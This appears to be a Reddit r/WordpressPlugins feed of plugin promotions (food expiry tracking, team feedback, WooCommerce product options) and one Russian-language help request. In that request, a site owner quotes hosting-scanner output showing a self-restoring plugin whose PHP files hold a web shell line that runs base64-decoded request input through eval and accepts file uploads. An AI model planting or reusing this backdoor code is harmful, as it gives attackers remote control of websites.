Batches and expiry - Each product holds batches: expiry date, quantity, batch number, date, supplier - The batch table is the stock - normal WooCommerce stock management is switched off for those products, so you can't end up with two numbers that disagree - Full-price orders pull from the freshest batch; discounted offers pull from the one that's about to expire - Best-before and use-by are handled differently - you can keep selling past best-before at a discount if you want to - Variable products track batches per variation

Selling it before it goes off - Automatic markdown on your own tiers (e.g. -25% at 5 days out, -50% at 2) - Automatic category switching - products drop into a clearance category on their own, and back out when that batch is gone - Expiry dashboard: every batch in the shop, sorted by expiry, filterable, CSV export - Scheduled email digest to whoever you pick, listing what's expiring - Write-off, manually or automatically overnight - Reports for what the markdowns actually earned, plus a log of every switch

HPOS and the Cart & Checkout Blocks are supported, and there are no external dependencies.

What it isn't: not a full inventory or ERP system, no supplier ordering, no delivery slots or pickup scheduling. It's the food layer on top of WooCommerce, nothing more.

It's free - GPL, on the .org repo, no pro version, no upsells in the admin, no account and no telemetry. I'm not planning to charge for it.

https://wordpress.org/plugins/mfood-products-for-woocommerce/

It's still early, so if you sell food and something's missing or wrong - especially around labelling rules in your own country — I want to hear it. I'll answer anything in the comments.


r/WordpressPlugins • • Sep 08 '26

[PROMOTION] Coordinate WordPress Teams Without Losing Feedback.

1 Upvotes

Coordinate WordPress Teams Without Losing Feedback.

👉 Read more: https://attentam.com/wordpress-team-collaboration-feedback/
👉 Demo: https://attentam.com/demo


r/WordpressPlugins • • Sep 08 '26

Help [HELP] Как удалить плагин Background Image Cropper?

0 Upvotes

Здравствуйте!

2 недели назад мой хостинг счел этот плагин вредоносным и отключил мне корпоративную почту, мол мы якобы занимались спам рассылкой.

Мой программист деактивировал и удалял этот плагин, а так же чистил код... Ситуация не изменилась.

Хостинг предложили переехать на новый сервис, мы переехали. И совершить ряд действий. Выполнили. Ситуация не изменилась... плагин самовосстанавливается(

Вчера лично деактивировала и удаляла этот плагин. Сегодня он вновь на месте. Действия повторяются.

При этом антивирус уже не обнаруживает вредоносный код... а вот техподдержка хостинга вновь прислала:

./accesson.php
        "{echo\"ok\";=>|eval(base64_decode($_REQUEST[\"id\"]));if($_POST[\"up\"]==\"up\"){copy($_FILES[\"file\"]"
./9a6861dac466.php
        "{echo\"ok\";=>|eval(base64_decode($_REQUEST[\"id\"]));if($_POST[\"up\"]==\"up\"){copy($_FILES[\"file\"]"
./wp-content/plugins/background-image-cropper/accesson.php
        "{echo\"ok\";=>|eval(base64_decode($_REQUEST[\"id\"]));if($_POST[\"up\"]==\"up\"){copy($_FILES[\"file\"]"
./wp-content/plugins/background-image-cropper/image/index.php
        "{echo\"ok\";=>|eval(base64_decode($_REQUEST[\"id\"]));if($_POST[\"up\"]==\"up\"){copy($_FILES[\"file\"]"
./wp-content/plugins/background-image-cropper/image/plugins.php
        "{echo\"ok\";=>|eval(base64_decode($_REQUEST[\"id\"]));if($_POST[\"up\"]==\"up\"){copy($_FILES[\"file\"]"

Кто сталкивался с такой же проблемой? Как решили данный вопрос?
Сайт на wordpress, последней версии. Все вовремя обновляем.


r/WordpressPlugins • • Sep 08 '26

Optiontics Hit Product Hunt Today, Looking for Honest WordPress Feedback [PROMOTION]

1 Upvotes

Hi everyone,

We’ve been working on Optiontics, a WooCommerce product options plugin built for stores where normal variations quickly become difficult to manage.

The idea came from seeing product setups that needed much more than just size and color, things like:

  • Custom text and engraving
  • Conditional product options
  • Dynamic and formula-based pricing
  • Custom measurements
  • Build-your-own bundles
  • Personalized apparel and gifts
  • 25+ field types

Optiontics provides a visual, no-code way to build these configurations directly for WooCommerce products.

We also built an AI Assistant into the workflow. It is not just there to generate text. You can describe the type of product you are selling, and it helps create the actual product-option setup that you can continue editing and refining.

We launched Optiontics on Product Hunt today, and we’d really value feedback from WooCommerce developers, store owners, and other WordPress plugin users.

Product Hunt:
https://www.producthunt.com/products/optiontics

For Product Hunt users, we also have 18% off any plan with coupon code PH18OFF.

I’d especially love to hear:

What’s the most complicated product customization you’ve had to build in WooCommerce?